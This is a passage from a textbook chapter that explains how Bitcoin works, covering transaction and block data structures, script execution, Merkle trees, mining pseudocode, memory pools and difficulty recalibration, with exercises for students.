


Figure 13.3: Unspent transaction outputs (UTXOs). Blocks added to the blockchain contain transaction outputs (TXOs), which are consumed as input by later transactions.

*UTXOs are not directly associated with users, but owners are implied by details in each transaction (e.g., addresses derived from public keys). Section 13.2 explains transactions.

WALLETS. Use of per-transaction addresses and corresponding new key pairs (above) is supported by *wallet* software (Section 13.7), simplifying the perspective presented to users. Wallets keep track of all addresses associated with a user—and importantly, the corresponding private keys needed to claim access to coins sent to those addresses. Wallets use these to control and manage a user’s coins, tracking all transaction outputs available to the user-owned addresses. This is essential, because no central database run by any official organization explicitly records Bitcoin accounts (owners) or their balances.

DOUBLE SPENDING AND TRANSACTION VALIDITY. What stops an electronic coin owner from *double spending*, that is, transferring the same coin to two different parties? Early *electronic cash* systems relied on a central authority to track who owns each coin at any instant. In contrast, Bitcoin avoids a central authority for this, instead relying on a novel consensus-based design (Section 13.6) that incentivizes and rewards cooperation.

VALIDATING TRANSACTIONS. What determines the validity of a Bitcoin transaction? We will find (Section 13.6) a checklist of items including: verifying cryptographic signatures, checking that claimed transaction outputs have not yet been spent (i.e., tracking UTXOs, which includes taking into account the time order of transactions), and confirming that transactions have been accepted by Bitcoin’s consensus system.

SIMPLIFIED OVERVIEW. Transactions originate from user wallets, and are injected into and shared by a peer-to-peer network of Bitcoin nodes. These provide information to *miners*, which package sets of transactions into blocks (for efficiency), and compete to have their blocks added into the blockchain. The remainder of the chapter pursues details.

13.2 Transaction types and fields

Transactions are grouped into blocks (as detailed in Section 13.4), which are then linked to form the blockchain of Fig. 13.1. Here we consider the structure of individual Bitcoin transactions. For concreteness, we show representative data structures, reflecting relatively early implementations. While details will change over time (and already have),² this does not impact our main goal: introducing principal ideas and underlying concepts.

RELATING INPUTS TO OUTPUTS. A transaction transfers bitcoin from a sender (who owns the input, prior to the transaction) to a receiver (who will receive the input, as it turns into output). An input is itself the output of a prior transaction (Fig. 13.4).




Figure 13.4: Model of how transaction inputs transition to outputs (becoming new inputs).

REGULAR TRANSACTION (DATA STRUCTURE). Table 13.1 shows the fields in a transaction with one input and one output. In general, there may be multiple inputs and outputs. A transaction’s intended output value is explicitly stated (*btc-value*). The input value is implied, by reference to an earlier transaction (*prev-out-txID*). The total output

²For example, *SegWit* (BIP141, Section 13.9) moves unlocking scripts to the end of a transaction.

Section	Field Name	Description
top	txID†	(implicit) hash of rest of transaction; effectively, a serial no.
	version	protocol version (dictates block format and fields)
	n-in	number of inputs in this transaction
	n-out	number of outputs (indexed as: 0, 1, ...)
	lock-time	if 0, allows transaction to be included without delay
input		for each input, include:
	prev-out-txID	txID of earlier transaction whose output is to be used
	prev-out-index	which output of that earlier transaction (0 means first) an <i>unlocking script</i> (e.g., with signature to claim ownership)
output		for each output, include:
	out-index	(implicit) used as reference when this output is later spent
	btc-value	bitcoin value intended for receiver
	scriptPubKey	a <i>locking script</i> (e.g., with receiver's hashed public key)

Table 13.1: Regular transaction (representative Bitcoin data structure). †txID is not an explicit field, but is computed by software on retrieving a transaction (and also used as an index to retrieve it). The other fields in the top section can be skipped over now.

value must not exceed the total input (lest money be arbitrarily created). The hash of a transaction serves as its *transaction ID* (txID), and is how transactions are referenced. The input section's field prev-out-txID is the hash of a previous transaction.

Example (*Scripts and their semantics*). The following example transaction presents the most common script type.³ It has an input section *unlocking script* (field scriptSig), and an output section *locking script* (scriptPubKey):

scriptSig : <sig1><pubkey1> (13.1)

scriptPubKey : OPDUP OPHASH160 <addr1> OPEQUALVERIFY OPCHECKSIG (13.2)

The scriptSig field contains the sender's signature over selected transaction data, and a corresponding public key (it will be compared to a key from an earlier transaction); as Fig. 13.4 shows, a transaction's input is drawn from the output section of an earlier transaction (we'll give more details soon). The scriptPubKey field includes the receiver address (plus items noted shortly). The semantic meaning of this pair of scripts is:

By signature <sig1>, related to <pubkey1>, I claim (unlock) an output value of an earlier transaction, and transfer the stated amount to a receiver whose public-key hash is <addr1>. The receiver, to later claim this new output, must produce a signature that is valid relative to this same public-key hash.

The strange-looking *opcodes* (operation codes) in (13.2) are instructions that will be executed within the script processing part of transaction validation (Section 13.3).

³†This script has pattern type *Pay-to-Public-Key-Hash* (P2PKH). It is more compact than and replaced older *Pay-to-Public-Key* (P2PK) scripts, as hashes are shorter than public keys themselves. P2PKH also conceals the payee public key until used to claim an output. See also *Pay-to-Script-Hash* (P2SH), page 383.

Section	Field Name	Description
top	→	same fields as regular transaction (Table 13.1)
input	prev-out-txID	0x0000... (32 zero bytes; no prior output claimed)
	prev-out-index	0xFFFFFFFF
	coinbase	unlocking script, also contains field for blockheight
output	→	same fields as regular tx; miner itself is the receiver; btc-value = block reward per Equation (13.3)

Table 13.2: Coinbase transaction (data structure) contrasted with regular transaction.

‡**LOCK TIME.** A lock-time field value d implies a block number (height) if $d < 5$ million, otherwise a Unix time in seconds. This delays a transaction if needed to ensure it appears only in a block of height $> d$ or with timestamp $> d$. If $d = 0$, there is no effect.

‡**Exercise** (Lock time). Look up possible reasons for using a non-zero lock time. (Hint: this can allow a payer to change their mind, or make conditional payments.)

COINBASE TRANSACTION. Table 13.2 outlines the data structure for a special type of transaction, the *coinbase transaction*. Rather than consume output from an earlier transaction, it creates (*mints*) units of currency as part of a *block reward*, specified in equation (13.3). The reward value is conveyed using a btc-value field, as found also in Table 13.1. The reward is for solving a puzzle task that requires a huge number of computational steps, called a *proof of work* within *block mining* (Section 13.5). The entity (*miner*) completing this task specifies who the reward goes to (e.g., its own address). As a coinbase transaction claims no previous outputs, its input fields prev-out-txID and prev-out-index are given special values (Table 13.2). A coinbase field plays the role of the usual *scriptSig* field (unlocking script) of regular transactions, and has a blockheight field set during mining (page 387). The coinbase transaction is listed as a block's first transaction. The process for recognizing and rewarding entities for generating blocks is part of Bitcoin's *consensus mechanism* (Section 13.6), which over the long term rewards miners based on their computational power.

BLOCK REWARD AND CHANGE. A transaction consumes the sum of its inputs. An entity authorizing a transaction that pays out to other receivers less than this sum, may give itself *change* by specifying an extra output to an address of its own. Any excess of inputs over specified outputs serves as a *transaction fee* (page 388). The sum of all fees is claimable by the block miner as part of the *block reward* in the coinbase transaction:

$$\text{block reward} = \text{block subsidy} + \text{transaction fees} \quad (13.3)$$

The *block subsidy* started at 50 bitcoin in 2009. It is halved every 210,000 blocks (this works out to be about every four years); it became 6.25 bitcoin in May 2020. This is part of a ruleset limiting total currency units to 21 million bitcoin; at the current target average of one block every 10 minutes, the last bitcoin units will be minted in the year 2140, having value 1 *satoshi* = 10^{-8} BTC = 0.00000001 BTC (the smallest bitcoin unit). This is 1 one-hundred-millionth of a bitcoin, i.e., 1 BTC = 100 million satoshis.

13.3 ‡Bitcoin script execution (signature validation)

We have seen that Bitcoin transactions contain scripts. Here we work through an example to explain how these are one component used to check the validity of transactions.

STACK-BASED MACHINE MODEL. Bitcoin scripts process strings of tokens using an efficient, well-known *stack-based* computational model. (Loops are not supported; running time is bounded by the script size.) The standard approach is as follows. If the next token is a *binary* operator: perform the operation, consuming as operands the top two items on the stack (then place the result back on the stack, i.e., PUSH it). If the next token is a *unary* operator: perform the operation, consuming the top stack item (PUSH the result). If the next token is an *operand* (not an operator): PUSH it onto the top of the stack.

EVALUATING INPUT-OUTPUT SCRIPTS. For a transaction to be valid, all of its execution scripts must evaluate to TRUE (i.e., with final value TRUE atop the stack, and no error exceptions).⁴ More specifically: for each *output* script value claimed from a previous unspent transaction, an *input* script must be provided that makes the joined script TRUE, as now explained. An *execution script* is the concatenation of two pieces identified in the input section of the current transaction. Consider the pieces:

```
script1 = <sig1> <pubkey1>
script0 = OPDUP OPHASH160 <addr0> OPEQUALVERIFY OPCHECKSIG
```

script1 is from our earlier *scriptSig* field (page 380); script0 is from the *scriptPubKey* of a *previous* transaction output identified by the *prev-out-txID*, *prev-out-index* fields in the current transaction (thus denoted <addr0>, distinct from <addr1> on page 380). Semantically, signature <sig1> claims the right to redeem a coin; <pubkey1> is provided to validate this claim; and <addr0> is an address (coin owner) from the earlier transaction. The Bitcoin *opcodes* (operation codes) used below have these meanings: OPDUP (duplicate the top item on the stack), OPHASH160 (derive an address from a public key), OPEQUALVERIFY (test whether two values are equal), OPCHECKSIG (verify a digital signature). The example script execution (below) will test two main things:

- a) that the signature verifies mathematically, using <pubkey1>; and
- b) the hash of <pubkey1> matches that of the key for the coin in the old transaction.

This ensures that the sender in the new transaction owns the coin being spent (has access to the private key). The comparison of public keys involves checking that the (old) receiver address from script0 agrees with the address newly derived from the public key in script1—in which case the latter is safe to use for signature verification. We next step through how Bitcoin script engines execute these checks.

Example (*Script execution*). Scripts are evaluated linearly in one pass as *postfix expressions* on a stack-based machine (Table 13.3). It processes the 7-token sequence

<sig1> <pubkey1> OPDUP OPHASH160 <addr0> OPEQUALVERIFY OPCHECKSIG

from the concatenation script1::script0 of our scripts above by the following steps (K2A denotes hashing, to convey the semantics of deriving Bitcoin addresses from public keys):

⁴Script engine rules also treat early exit as failure (ruling out tactics such as: push TRUE then exit).

1. PUSH <sig1>
2. PUSH <pubkey1>
3. duplicate the operand currently on top of the stack
4. POP the stack's top item into *opnd*; compute K2A(*opnd*); PUSH result onto stack
5. PUSH <addr0>
6. POP top two operands, compare them, if unequal then (PUSH FALSE, then EXIT)
7. POP into *opnd1*, POP into *opnd2*, then test whether *opnd1* (public key) confirms *opnd2* (signature) to be a valid signature. The signature usually covers⁵ fields (Table 13.1) from the new transaction (prev-out-txID, prev-out-index, btc-value, scriptPubKey, lock-time) and the previous transaction (scriptPubKey corresponding to script0, identified by these prev-out fields). For a valid signature PUSH TRUE, else PUSH FALSE.

							addr0
		pubkey1	K2A(pubkey1)	K2A(pubkey1)			
	pubkey1	pubkey1	pubkey1	pubkey1	pubkey1	pubkey1	
sig1	sig1	sig1	sig1	sig1	sig1	sig1	TRUE
1	2	3	4	5	6	7	

Table 13.3: Stack frames after each of the above seven script execution steps.

Script validation is carried out by various entities, including miners before selecting any transaction for a new block (Section 13.5), and payee software before acknowledging receipt. The above opcodes are a small subset of those possible in Bitcoin scripts, and some—such as OPCHECKSIG in step 7—are elaborately tailored to specific data structures.

WRITING ARBITRARY DATA TO THE BLOCKCHAIN. Bitcoin's success has led to unrelated applications using its blockchain to store and publicly timestamp data, e.g., by creating transactions that write non-Bitcoin data into address fields with no intention of coin transfer.⁶ This results in unspent transactions being stored forever (in RAM or disk memory) by Bitcoin nodes that track UTXOs, wasting resources (transmission, storage, CPU cycles) while advancing no Bitcoin goals. In response, Bitcoin officially now allows (although some used to discourage it) the insertion of arbitrary data (at the time of writing, it is often 40 bytes, but up to 83) after the *data-carrying* script opcode `OPRETURN`. Scripts including `OPRETURN` by definition evaluate to FALSE, and their transactions are called *provably unspendable*. As a key point: Bitcoin nodes internally maintain UTXO sets (indexed by txID for efficiency), and unspendable transactions are removed from these.

Exercise (Zero-value outputs). Given that `OPRETURN` is supported, a possible mining policy is to include (in new blocks) transactions with zero-value outputs only if they have `OPRETURN` scripts. Explain why this might be considered a reasonable policy.

P2SH. *Pay-to-Script-Hash* (P2SH) is a powerful alternative to *P2PKH* scripts (page 380). When a receiver provides a *P2SH* address to a payer, the payer uses it as a regular

⁵Appended to each signature is a SIGHASH byte code specifying which fields the signature covers.

⁶As such *data-encoding addresses* are not the hash of a public key or script, the TXOs are not spendable.

address. To redeem the payment, the receiver must produce an *unlocking script* that:

- 1) hashes to the specified P2SH address (possibly not even involving signatures); and
- 2) evaluates to TRUE when combined with the *locking script*.

This allows complex retrieval conditions, e.g., requiring multiple signatures, while isolating the script complexity from both the payer and the blockchain until payments are claimed (with scripts represented on the blockchain by their hash). Had P2SH scripts been in Bitcoin's original design, P2PKH (and P2PK, which it replaced) would not have been needed. (As a side point, the design of P2SH itself would also have been simpler.)

Exercise (P2SH). Transactions are redeemed by combining unlocking and locking scripts. With a P2SH address, the locking script becomes the *redeem script* (whose hash is the P2SH address), which becomes part of the unlocking script, and the overall transaction locking script becomes simpler (shorter). (a) Give an example of a Bitcoin locking script using OPCHECKMULTISIG, that requires at least two signatures, and a corresponding unlocking script. (b) Using a P2SH address, give a corresponding set of: redeem script, locking script, and unlocking script. (c) List and explain the advantages of using the P2SH version. (Hint: [1, pp.132–135].)

13.4 Block structure, Merkle trees and the blockchain

Here we describe the fields within blocks, including lists of transactions bundled into them. Blocks are back-linked to form the *blockchain*. First, it helps to understand Merkle hash trees, a data structure used here to efficiently, securely bind transactions into blocks.

MERKLE TREES. To construct a *Merkle hash tree* of transactions for a specific block, the transactions are first given a fixed order by a *block miner* (Section 13.5). The txIDs (Table 13.1) of these ordered transactions serve as a tree's leaf nodes (Fig. 13.5, level 3). The leaf nodes are paired, and the concatenation of each pair's values is hashed. (For missing items on the right side of an incomplete tree, any singleton item is concatenated to itself.) The resulting hashes produce level 2 entries, which are likewise paired and concatenated, and so on. The resulting final hash value is called the *Merkle root*.

BLOCK AS DATA STRUCTURE WITH TRANSACTIONS. A Bitcoin *block* has two main parts (Table 13.4): a *block header*, and an ordered set of detailed *transactions* each of length typically 250 to 1000 bytes. The *merkle-root* field in the header serves to




Figure 13.5: *Merkle tree* of transaction hashes (*hash tree*, *authentication tree*). Each node holds a 32-byte hash value. The leaf nodes are the hashes of respective transactions.

Block Part (bytes)	Field Name	Description
top	(4) block-size	number of bytes, excluding this field
<i>block header</i> (80)		
(4)	version	protocol version (dictates block format)
(32)	prev-block-hash	hash of previous block's block header
(32)	merkle-root	hash from Merkle tree of this block's txs
(4)	timestamp	approx. Unix time block hashing is done
(4)	mining-bound	compact format of <i>hashing target</i> (page 389)
(4)	mining-nonce	modified in trials to satisfy hashing target
<i>transaction list</i>		
(varies)	tx-count	number of transactions in this block
(varies)	tx[0]	<i>coinbase transaction</i> (bytestring)
(varies)	tx[1]	regular transaction number 1 (bytestring)
(varies)	tx[2]	regular transaction number 2 (bytestring)
... note: tx order affects merkle-root value
(varies)	tx[n-1]	last regular transaction (bytestring)

Table 13.4: Block (data structure) with transactions. Block-related data commonly stored externally to a block itself includes the hash of the block's header, and the block number (called *height*). *Unix time* corresponds to the number of seconds since January 1, 1970.

incorporate the entire ordered list of transactions into the header; it *commits*⁷ the header to precisely these (ordered) transactions, down to their bit-level representation. The header field `prev-block-hash` identifies the previous block in the chain, and is a *hashlink* (page 377) specifying the hash of that previous block's header. The hash of its block header is used to uniquely identify each block; this is based on the negligible probability of two randomly selected blocks having the same 256-bit header hash (i.e., $1/2^{256} \approx 0$ in practice). Because `merkle-root` is included, the hash of a block header provides a unique *fingerprint* for not only the block header, but for the full set of transactions in the block.

BLOCKCHAIN OF BLOCK HEADERS. The Bitcoin system is engineered such that a new block is produced roughly every ten minutes. In practice, each block typically holds 1000 to 2500 transactions. As discussed, a block header's Merkle root incorporates that block's transactions, while each new block's hashlink points back to the most recent block before it, all the way back to the original *genesis block*. This orders transactions both within and across blocks. The result is the *blockchain*: a back-linked list of blocks ordering and integrating all transactions in time, made available as a public ledger (Fig. 13.6). While the blockchain is a linked list of block headers, it effectively also links all transactions by virtue of the Merkle root fields. The combined structure of hashlinks and Merkle tree roots allows integrity verification of all transactions in the ledger. Again, this relies on the *collision resistance* property of cryptographic hash functions, not secret keys.

⁷Assuming the hash function used is *collision resistant* (Chapter 2), it can be proven that changing even a single bit in any transaction would, with overwhelming probability, change that transaction's `txID`, which would change the `merkle-root` value, which would change the hash of the block header (which a hashlink verifies). In this way, the `merkle-root` value binds (*commits*) the block header to a precise set of transactions.




Figure 13.6: The full blockchain. A block header’s hashlink (Fig. 13.1) holds the hash of the block header pointed to, allowing verification of the integrity of the pointed-to block. The genesis block (hard-coded into nodes) serves to validate the final integrity check.

HOW DATA INTEGRITY IS CHECKED. Verifying data integrity of a given blockchain requires holding a reference to the current *head block*, and a trusted genesis block. Starting from the head, as each block’s *prev-block-hash* field is dereferenced to get the preceding block, this hashlink’s hash field is compared to the hash of that previous block’s header (hashed after retrieval). In a full blockchain check, this process ends with a match against the hard-coded genesis block, validation failing if any integrity check fails along the way. As the blockchain is a chain of block headers, this process detects modification of any block header fields, including *merkle-root* fields. Note, however, that this does not itself directly verify integrity of individual transactions, or that a given transaction is part of a given block—that requires recomputing a Merkle root value, or a separate process called *Merkle path authentication* as explained later in Section 13.7.

ADDITIONAL ISSUES. We note here two related issues. (1) Independent of integrity checks, an attacker aiming to inject false transactions (bitcoin transfers) must also arrange valid corresponding transaction scripts, with valid digital signatures. (2) Can attackers cause Bitcoin nodes to accept a false *head block*? This threat relates to how Bitcoin consensus emerges in accepting new blocks, and what it means for a block to be “on the blockchain”. Section 13.6 pursues these important questions.

13.5 Mining of blocks, block preparation and hashing targets

The next two sections consider the process of preparing blocks, and how they are selected for inclusion on the blockchain. A simplified overview sets the context (cf. page 379).

MINING AND BLOCK PREPARATION (OVERVIEW). Bitcoin user transactions are submitted to a peer-to-peer network for packaging into blocks by *miners*, who compete in a race to construct *candidate blocks* that meet eligibility rules for inclusion in the blockchain. Block construction requires preparing block headers, after first selecting a set of transactions (needed to compute a Merkle root) from a larger available set that miners have collected in *memory pools*. One rule requires completing a computational task (*puzzle*), which on average rewards miners in proportion to their effort invested. The task is executed by a search loop (which updates a counter input or *nonce*), seeking a hash output with numerical value below a *mining bound*. This bound is periodically ad-

justed to control the block production rate. Overall, this bizarre-sounding process results in consensus-based decisions on which next block gets into the blockchain, with a novel incentive mechanism driving behavior aligned with system goals. Details are next.

BLOCK MINING PSEUDOCODE. A simplified mining process overview is as follows (review Table 13.2 for coinbase transaction fields).

```

1  /* Illustrative block mining pseudocode. Here r denotes the block header */
2  k := 1 + (blockheight of current top block)    /* k is target block height
3  boundB := hashing target from mining bound      /* recalibrated every 2 weeks
4  prepareRegularTxs()           /* select + finalize regular txs for this block
5  prepareCoinbaseTx(k)         /* set locking script; coinbase.blockheight := k
6  r := prepareBlockHdr()       /* compute merkle-root then set up header fields
7  LOOP                         /* timestamp doubles as second nonce, outer loop
8  { r.timestamp := getTime()   /* update (approx. Unix time of hashing)
9    r.nonce := 0               /* primary mining nonce, indexes inner loop
10   LOOP{                     /* outer loop expands search space of inner
11     trialHash := h(h(r))    /* h is SHA256; hash the entire block header r
12     IF( trialHash <= boundB ) THEN (quit both loops) /* joy, block is valid
13     r.nonce := r.nonce + 1  /* updating nonce changes header being hashed
14   }UNTIL(r.nonce = 2^32)    /* inner loop nonce is 32 bits
15 }
```

Both loops are exited on finding a satisfying nonce (success, line 12), or on an interrupting announcement that a competing miner has found a valid block at the same block *height*.⁸ The inner loop increments mining-nonce in the block header (line 13). The outer loop updates the timestamp (line 8), which also serves as a second-level nonce—note that when the inner loop repeats starting from 0, the timestamp field ensures an altered header. Mining and validation of a block header *r* use the SHA256 hash function (SHA-2 family, Chapter 2), with 256-bit hash values, and nested use as follows: SHA256(SHA256(*r*)).

PREPARING A BLOCK HEADER. To prepare a block header for (and alter during) the hashing loops, six fields are involved (see pseudocode line 6; review Table 13.4).

1. Version. This is 1 or 2 (at the present time of writing).
2. Prev-block-hash. This is the hash of the blockchain’s current top block (main branch), which will be called the *parent* of the *candidate block*⁹ of the successful miner.
3. Merkle root. This is computed per Fig. 13.5, after first selecting (pseudocode line 4) all the regular transactions for the block from the miner’s *memory pool* (below), and then preparing the coinbase transaction (which yields txID-1 in Fig. 13.5).
4. Timestamp. This estimates the time a block emerges (Unix format, seconds). The pseudocode assumes the inner loop takes at least 1 s, changing timestamp at line 8.
5. Mining bound. The hash target’s 4-byte form (page 389) is written into this field.
6. Mining nonce. This is used mainly as a counter (pseudocode lines 9, 13). The final nonce value for a candidate block allows the hash of the header to satisfy the bound.

⁸The block *height* (pseudocode line 2) is as shown in Fig. 13.7, page 389.

⁹We call an in-progress block a *candidate block* once it has a valid *proof of work* (i.e., solved puzzle).

‡NONCE SOLUTIONS DIFFER ACROSS MINERS. Are miners all searching for the same nonce? No. A nonce solution for one in-progress block does not work for others, as blocks being hashed have different header merkle-root values—due to differing coinbase transactions (e.g., miners use different addresses). Miners also tend to select different candidate transactions, in different orders. Thus, mining is not a computing power footrace to find the same nonce—but over time, success correlates with computing power.

MEMORY POOL. As each new individual transaction is submitted by a user, it is immediately propagated by Bitcoin peer nodes. For official recognition, a transaction:

- 1) must be embedded into a valid block, which includes a proof of work; and
- 2) this block must become part of the settled blockchain, i.e., a *confirmed* block (p.392).

Miners store received transactions in a *memory pool* or *transaction pool*, for selection into their own in-progress blocks (different miners tending to have slightly different pools). When a miner receives a new valid block from peers, it removes from its local memory pool all the transactions in that block. Transactions in the memory pool are also filtered to remove any that have become ineligible due to the new block, e.g., whose claimed outputs (previously UTXOs) were consumed by a transaction in the block. If the new block results in a miner abandoning its own in-progress block, then any transactions in the abandoned block that are not in the new block, remain eligible for the next block to be built.

PRIORITIZING MEMORY POOL TRANSACTIONS. Miners select transactions for in-progress blocks from their memory pool. Only a subset are typically selected, for reasons including a maximum block size. Recalling equation (13.3), the reward for mining a block includes not only a block subsidy, but all fees offered by transactions in the block. Thus an obvious approach is to select transactions with the highest *transaction fee* per byte of transaction size. Beyond fees, miners may rank each transaction in their memory pool using a priority formula. One such formula might be (square brackets indicate units):

$$\text{priority} = \sum_{\text{all inputs}} \frac{\text{input_value [satoshis]} \times \text{input_age [depth]}}{\text{transaction_size [bytes]}} \quad (13.4)$$

This sum weights each of a transaction's inputs both by value, and by age measured as a *depth* below the blockchain's current top block (Fig. 13.7). An input of depth k has a block number k less than the top block. The Bitcoin reference software at one time selected a transaction even if it offered no fee, provided that its priority was high enough.

Note that equation (13.4) gives higher priority to transactions that are higher value, older, and shorter—by this, unselected transactions (even zero-fee) increase in priority over time, as their depth increases. Individual miners using their own prioritization rules may exclude zero-fee transactions.¹⁰ It is naturally expected that transactions offering higher fees will appear on the blockchain sooner. *Wallet* software is configured to offer fees that are appropriate for its users (or to prompt a user to offer suitable fees).

‡Exercise (Transaction fees). a) What is the current value of a bitcoin, in US dollars? b) What is currently considered to be a standard transaction fee for Bitcoin transactions (in bitcoin)? c) Why might one expect transaction fees to increase over time?

¹⁰Zero-fee transactions may now be a thing of the past, with the role of age also at the discretion of miners.




Figure 13.7: Bitcoin blocks (conceptual model, latest block stacked on top). A block i that has k blocks on top of it is said to be at *depth* k , meaning it also has k *confirmations*.

‡ORPHAN TRANSACTIONS. A transaction may be otherwise suitable for the memory pool, except that it claims one or more outputs that do not (yet) exist, neither on the blockchain nor in a memory pool. This may occur legitimately, e.g., if two transactions occur within a short time, the second claims an output from the first, and the second reaches some nodes before the first. Such *orphan transactions* are held in an *orphan pool* distinct from the main memory pool. Upon receiving a new block, nodes check whether any transactions therein allow any transactions to be rescued from the orphan pool to the memory pool.

MINING NONCE AND LOOP (DETAILS). We now look at mining-nonce details. Once an in-progress block is finalized, including all header fields except the mining nonce field, this nonce is set to zero. It is then used as a counter in the mining task (inner loop, page 387): compute the hash H of the block header, quit if $H \leq b$ (this implies success), otherwise increment the nonce and try again. As now explained, b is a hashing target.

MINING BOUND. Within block headers (Table 13.4), the 4-byte *mining bound* field is encoded as an 8-bit exponent t and 24-bit coefficient c , defining a 32-byte *hashing target*

$$b = c * 2^{8(t-3)} \quad (13.5)$$

as a 256-bit unsigned integer. The 32-byte hash H of a valid block header must be $\leq b$, as the *proof of work*; in practice, H then has many leading zero bits. To illustrate (Fig. 13.8):

$$\text{mining-bound} = 0x1711A333 \quad \text{yields target} \quad b = 0x11A333 * 2^{8(0x17-3)} \quad (13.6)$$

Note: $0x17$ is decimal 23. Here the coefficient is multiplied by 2^{8*20} or logically shifted 20 bytes left. The formula slides a coefficient with 24 bits of precision between leading and trailing zeros (see the figure to understand this). Decreasing t yields a smaller bound, requiring more leading zeros. (Aside: the -3 in b 's formula is a normalization relative to the 3-byte coefficient: an exponent of $t = 3$ leaves c unshifted as b 's lowest 3 bytes.)

RECALIBRATING MINING BOUND. Bitcoin aims to generate one new block every 10 minutes on average. To this end, the *mining bound* (which determines the mining difficulty) is updated every 2016 blocks; the difficulty is increased if miners invest more resources (miner investment cannot itself be directly controlled). Note that $2016 = 10 \cdot 6 \cdot 24 \cdot 14$ is the number of blocks expected in 14 days at exactly 10 minutes per block.




Figure 13.8: Converting 4-byte mining-bound fields to 32-byte *hashing targets*. The genesis block target bound, with 3 high-end leading zero bytes plus a fourth from the coefficient 00FFFF itself, implies that a valid hash must have at least 32 leading zero bits. The mining bound from block 626,976 (April 2020) has a smaller exponent 0x17 (versus 0x1D). This results in a smaller left-shift of the coefficient and thus more leading zeros, here requiring at least $9 \cdot 8 + 3 = 75$. (Why +3? Byte 0x11 itself has 3 leading zero bits.)

At recalibration, let (t_2, t_1) be the timestamps from the blocks (ending, starting) the two week period (i.e., the top block and the one 2015 blocks earlier). Let $b_{current}$ be the current hash target for blocks in this period, from their identical mining-bound fields. The desired time for 2016 blocks is $t_p = 2016 \cdot 10 \cdot 60$ seconds (block timestamps are in seconds). The actual measured time is $t_m = t_2 - t_1$. A scaling factor s is then computed as

$$s = \frac{t_{measured}}{t_{planned}} = \frac{t_m}{t_p} = \frac{t_2 - t_1}{t_p} \quad \text{and} \quad b_{new} = s \cdot b_{current} \quad (13.7)$$

The 4-byte mining-bound field value for blocks in the new period is formatted from b_{new} . If s is not in the range $1/4 \leq s \leq 4$, then s is reset to the boundary exceeded. (This same target b_{new} is independently computed by all Bitcoin nodes, using public blockchain data.)

RELATIVE MINING DIFFICULTY. To express the difficulty of finding a nonce satisfying the hashing target b_L for any block L , compared to that for satisfying the target b_G for the genesis block G , the *relative mining difficulty* D_L of block L is defined to be:

$$D_L = \frac{b_G}{b_L}, \quad \text{or equivalently} \quad D_L \cdot b_L = b_G \quad (\text{a constant}) \quad (13.8)$$

Note: b_G is in the numerator (left equation). From this definition, the genesis block itself has relative mining difficulty 1 (case $L = G$). $D_L > 1$ for all other blocks, as the target b_L is generally decreased over time, to make the hashing constraint harder (more leading zeros). From the right of equation (13.8), note: as block L 's relative mining difficulty D_L goes up, its hash target b_L goes down (and vice versa). Note also that while mining involves enormous computational effort (on average), verifying that a block header satisfies the hash bound requires little work (hash the header once, then compare to the target).

